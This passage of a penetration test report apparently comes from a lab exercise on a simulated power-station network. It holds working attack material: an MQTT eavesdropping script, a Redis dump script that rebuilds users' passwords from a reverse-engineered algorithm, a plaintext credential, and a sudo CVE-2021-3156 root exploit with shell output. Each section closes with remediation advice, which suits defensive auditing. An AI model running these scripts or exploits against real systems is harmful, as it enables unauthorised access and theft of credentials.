  $SYS/broker/clients/disconnected: 0
  $SYS/broker/load/bytes/received/5min: 448.19

Host script results:
  _fcrdns: FAIL (No PTR record)
  _ipidseq: All zeros
```

Then we connect on the broker with a simple python script:

```

import paho.mqtt.client as mqtt
import time
import os

HOST = "10.10.11.7"
PORT = 1883

def on_connect(client, userdata, flags, rc):
    client.subscribe('#', qos=1)
    client.subscribe('tempReading')
    #client.subscribe('$SYS/#')


def on_message(client, userdata, message):
    print('Topic: %s | QOS: %s | Message: %s' % (message.topic, message.qos, message.payload))

def main():
    client = mqtt.Client()
    client.on_connect = on_connect
    client.on_message = on_message
    client.connect(HOST, PORT)
    client.loop_forever()
    #client.loop_start()
    #time.sleep(30)
    #client.loop_stop()

if __name__ == "__main__":
    main()

```

Once connected on this broker, we can get all temperatures:



```

PS [redacted] 10.10.11.7\script> python .\mqtt_reading.py
Topic: tempReading | QOS: 0 | Message: b'324'
Topic: tempReading | QOS: 0 | Message: b'260'
Topic: tempReading | QOS: 0 | Message: b'347'
Topic: tempReading | QOS: 0 | Message: b'260'
Topic: tempReading | QOS: 0 | Message: b'344'
Topic: tempReading | QOS: 0 | Message: b'325'

```

Remediation

This broker should not be accessible on an open network. At least a firewall should allow a restrained number of IPs address to just have access.

Password Manager

Executive Summary

The team evaluated the internal security posture through a Password Manager Reverse Engineer Test on Friday 16th of March. By leveraging different information from multiple parts of the penetration test the team was able to generate the entire database of passwords.

Attack Summary

The following table describes how the team compromised the Password Manager.

Step	Action	Recommendation
1	Download the password manager from the samba file share	Do not leave a password manager inside of a zip on a public share
2	Brute force the password manager zip with zip2john	Use a strong password for protected zips
3	Open the binary with a debugger	Use different obfuscation techniques and debugger checks to not allow a debugger to be attached to the process
4	Analyze the binary	

The following Information gives more context to the found vulnerabilities.

Vulnerability Exploited: Insecure password generation.

Vulnerability Explanation: The password generation algorithm is insecure and allows anyone with a minimum amount of knowledge to reverse every single password.

Severity: High

Detailed explanation of the Attack

After obtaining the pmanager binary from the samba server, we endeavour to disassemble it, due to the documentation shipped with the binary, insisting on “pmanager” binary is what generate your password.

The first step is to disassemble the binary:

```
undefined$ main(void)
{
    int iVar1;
    undefined$ uVar2;
    long in_FS_OFFSET;
    char local_40 [8];
    char local_38 [40];
    long local_10;

    local_10 = *(long *) (in_FS_OFFSET + 0x28);
    printf("Username : ");
    fgets(local_38,0x20,stdin);
    printf("User id : ");
    fgets(local_40,8,stdin);
    iVar1 = check_id(local_38,local_40,local_40);
    if (iVar1 == 0) {
        puts("Invalid username/user_id combinaison");
    }
    else {
        uVar2 = generate_password(local_40);
        printf("Your password is :\n%s\n",uVar2);
    }
    if (local_10 != *(long *) (in_FS_OFFSET + 0x28)) {
        /* WARNING: Subroutine does not return */
        __stack_chk_fail();
    }
    return 0;
}
```

As we can see, the main function asks the user its username and its ID number. With that information it will call the check_id function, and if this function returns a valid number, generate password will be called thereafter.

```

bool check_id(char *param_1,undefined8 param_2)
{
    int iVar1;
    int *piVar2;
    size_t sVar3;

    piVar2 = (int *)redisConnect(REDIS_HOST,REDIS_PORT,REDIS_PORT);
    if ((piVar2 == (int *)0x0) || (*piVar2 == 0)) {
        piVar2 = (int *)redisCommand(piVar2,"GET %s",param_2);
        if (*piVar2 == 5) {
            puts((char **) (piVar2 + 6));
        }
        else {
            if (*piVar2 == 6) {
                puts((char **) (piVar2 + 6));
            }
            else {
                if (*piVar2 == 4) {
                    puts("Invalid user_id");
                }
                else {
                    if (*piVar2 == 1) {
                        sVar3 = strlen(param_1);
                        param_1[sVar3 - 1] = '\0';
                        iVar1 = strcmp((char **) (piVar2 + 6),param_1);
                        return iVar1 == 0;
                    }
                    puts("Invalid response type");
                }
            }
        }
        freeReplyObject(piVar2);
    }
    else {
        printf("Error: %s\n",piVar2 + 1);
    }
    return false;
}

```

The check_id function, only try to connect to a Redis database available on the network without any password and check if the id exists. If the id exist it will check if the associated name checks valid against the username typed earlier. If all those conditions are reunited, the function will return a valid number, in any other cases, it will print an error message, and the program will quit.

```

void * generate_password(char *param_1)
{
    void *pvVar1;
    size_t sVar2;
    int local_24;

    pvVar1 = malloc(7);
    local_24 = 0;
    while( true ) {
        sVar2 = strlen(param_1);
        if (sVar2 <= (ulong)(long)local_24) break;
        if (param_1[local_24] == '\0') {
            *(undefined *)((long)pvVar1 + (long)local_24) = 0x41;
        }
        else {
            *(char *)((long)pvVar1 + (long)local_24) = param_1[local_24] + -9;
        }
        local_24 = local_24 + 1;
    }
    return pvVar1;
}

```

The generated_password function generated a password from the id itself, locally, therefore without any connection. By bypassing the check_id function, we can solely with an id, generate a password if we dumped the database first.

Remediation

Only the administrator should be the only one responsible to generate the password for the user and no one else. If the password is lost, the authorised personnel should go and meet in person the administrator to get a new password. If the application to which the password generated is considered critical, when password is changed for any reason, it should be logged on to paper, stating the date, hours, reason, and origin of the change.

DataBase

Executive Summary

The team evaluated the internal security posture through a Database Penetration Test on Friday 16th of March. By leveraging different misconfiguration the team was able to leak sensitive information from the database.

Attack Summary

The following table describes how the team compromised the Password Manager.

Step	Action	Recommendation
1	Connect to the database	
2	Dump the database	

The following Information gives more context to the found vulnerabilities.

Vulnerability Exploited: No Authentication

Vulnerability Explanation: There is no authentication available on the database server

Severity: High

Detailed explanation of the Attack

When scanning the network, the workstation appeared and was available to anyone to be connected into. Therefore, without any security protocol, dumping the database happened without any difficulty, and the understanding of the content of the database has been made possible due to a previous leak of document.

The first test has been a scan of the entire network. On the Ip address 10.10.11.143 with the following command:

```
# Nmap 7.91 scan initiated Fri Apr  2 23:28:07 2021 as: nmap -oN result -p 6379 -sS -sV 10.10.11.143
Nmap scan report for 10.10.11.143
Host is up (0.019s latency).

PORT      STATE SERVICE VERSION
6379/tcp  open  redis    Redis key-value store 3.0.6

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Apr  2 23:28:15 2021 -- 1 IP address (1 host up) scanned in 7.60 seconds
```

Thereafter reviewing the results, a simple connection to the database with a client installed on our computer has been made possible:

```
PS C:\Users\> rdcli -h 10.10.11.143 -p 6379
10.10.11.143:6379>
```

Simply by typing the command “keys *”, we can get the all key, value pair and we made an automatic tool to do it:

```
import redis

def password(id):
    index = 0
    string = []
    while index < len(id):
        if id[index] == ')':
            string.append("A")
        else:
            string.append(chr(ord(id[index]) - 9))
        index += 1
    return "".join(string)

r = redis.Redis("10.10.11.143", 6379)
keys = r.keys("*")
pair = []

print("user_id,name,password")
for key in keys:
    name = r.get(key).decode("utf-8")
    id = key.decode("utf-8")
    print(id + "," + name + "," + password(id))
```

All keys represent an ID and the associated value being a name. The password function has been made from the reverse engineering of the binary pmanager. All ID permits the creation of a password that has been valid to log on other workstation.

Remediation

An API should be made available on the network that make itself the call to the database and must be made by being logged in the API (for logging specification). Also only approved IP address should be able to connect to this database. The password generation should not be able to be produced locally just by obtaining the id. All passwords should be randomly generated and only a hash of those password should be registered in a database. We suggest using at least sha-256 or any NIST approved method.

Lewis Ubuntu Workstation

Executive Summary

The team evaluated the external security posture through a Penetration Test on Friday 16th of March. By leveraging information from the last exploits and misconfiguration the team was able to gain root privilege on the machine.

Attack Summary

The following table describes how the team compromised the Web Server.

Step	Action	Recommendation
1	Get the password of lewis inside of the database and connect to the machine	Locally generated passwords should not be used to connect to a machine
2	Exploit the sudo version with CVE-2021-3156	

The following Information gives more context to the found vulnerabilities.

Vulnerability Exploited: CVE-2021-3156

Vulnerability Explanation: Heap-based buffer overflow, which allows privilege escalation to root via sudoedit -s.

Severity: High

Detailed explanation of the Attack

Connect to the machine with the lewis account and the password found in the database.

Username: lewis
Password: 0(. *0/(

Download the following repository on the machine and run the exploit_nss.py script.

<https://github.com/worawit/CVE-2021-3156>

```
lewis@workstation1143:~$ python3 exploit_nss.py
# ls
Apps  Documents  Downloads  Pictures  exploit_nss.py  ggplot2-cheatsheet.pdf  libnss_X
# whoami
root
# |
```

Remediation

Update to the latest version of sudo.

Conclusion

It has been shown that some apparatuses are connected to the network. Sensible real-time device, broker for these information, database, and workstation all on the same sub-network. It might be possible that attacker may relay wrong information with the only goal to make the power station inoperative.

We recommend that all temperature sensors, should be on their own network, disconnected from internet, only accessible by the qualified personnel in on-site. To transfer any information, we prefer to relay on the qualification of the said personnel to transmit them through voice or paper.

The database should not be expose to any network directly. A slave/master configuration with a slave read-only database accessible through an API should be implemented. Only authorized IP should connect to this API, and a log of all request should be kept (at least a one-week log).

The workstation should be on their own sub-network, as they are sensible to attack and may be connected to internet or be in contact with device from the exterior of the facility (i.e.: USB key, CD-ROM, ...). A strict firewall should be implemented for all incoming exterior connections, and if possible, isolate all workstations that do not need any internet connections on their own sub-network.

Surveillance cameras should be only available on a special network, for on-site security. There should be a distinction between exterior and interior network wise, and regular audit (at least one ever trimester) to update their software. All passwords should be generated by an administrator clerk and be changed at least every 6 months. A firewall should drop all incoming request from the exterior network of the facility or any non-authorized IPs addresses. Any failed login should be logged.